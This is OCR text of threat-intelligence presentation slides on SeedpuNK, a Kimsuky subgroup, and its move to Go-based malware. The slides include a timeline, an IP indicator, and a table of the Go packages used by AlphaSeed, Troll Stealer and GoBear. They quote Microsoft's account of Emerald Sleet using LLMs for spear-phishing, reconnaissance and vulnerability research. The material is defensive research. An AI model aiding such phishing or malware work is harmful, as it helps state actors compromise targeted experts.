
216.189.159.34, US

(2023-12-18, UTC)
JSE typed AppleSeed dropper is discovered

(2024-01-29, UTC)
Linux version of GoBear(Gomir) is first discovered


2019.05 · 2019.04 · . . . . . · 2023.01 · 2023.04 · 2023.07 · 2023.10 · 2024.01 · 2024.04 · 2024.07 · 2024.10

Overview of SeedpuNK



SeedpuNK Cluster's Recent Go Strategy

| Timeline of SeedpuNK



Increased Attack Efficiency Utilizing AI

[Microsoft] Staying ahead of threat actors in the age of AI (Posted. 2024-02-14)

Emerald Sleet

Emerald Sleet (THALLIUM) is a North Korean threat actor that has remained highly active throughout 2023. Their recent operations relied on spear-phishing emails to compromise and gather intelligence from prominent individuals with expertise on North Korea. Microsoft observed Emerald Sleet impersonating reputable academic institutions and NGOs to lure victims into replying with expert insights and commentary about foreign policies related to North Korea. Emerald Sleet overlaps with threat actors tracked by other researchers as **Kimsuky** and Velvet Chollima.

Emerald Sleet's use of LLMs has been in support of this activity and involved research into think tanks and experts on North Korea, as well as the generation of content likely to be used in spear-phishing campaigns. **Emerald Sleet also interacted with LLMs** to understand publicly known vulnerabilities, to troubleshoot technical issues, and for assistance with using various web technologies.

Source: Staying ahead of threat actors in the age of AI(2024-02-14) [Microsoft Threat Intelligence]

LLM-assisted vulnerability research

LLM-enhanced scripting techniques

LLM-supported social engineering

LLM-informed reconnaissance


l Utilizing Public Go Packages

Go language increases the likelihood of leveraging open-source package, enhancing its utility.

Package Name	AlphaSeed	Troll Stealer	GoBear
chromedp	O	X	X
kbinani	O	O	X
lxn/win	O	O	X
HackBrowserData	X	O	X
mattn/go-sqlite3	X	O	X
syndtr/goleveldb	X	O	X
armon/go-socks5	X	X	O
klauspost/cpuid	X	X	O


Development of Cross-Platform Targeting Malware

Ease of cross-platform development



- First seen(UTC): 2023-12-12
- File Type: EXE
- Target OS: Windows

- First seen(UTC): 2024-01-29
- File Type: ELF
- Target OS: Linux



Development of Cross-Platform Targeting Malware

Ease of cross-platform development

Takesaway

Conclusion

Understanding Kimsuky’s Subgroup, SeedpuNK

Explore the classification of Kimsuky into three subgroups based on their primary malware. Among them, understand the SeedpuNK, which is represented by the AppleSeed, and their attack techniques.

Insights into New Go-Based Malware

Review the behavior of three newly discovered Go-based malware and analyze their connections to the existing SeedpuNK’s malware

Understanding SeedpuNK's Recent Go Strategy

Discuss SeedpuNK's shift toward using the Go in their recent strategies, highlighting its benefits in terms of stability, usability, and scalability

Thank You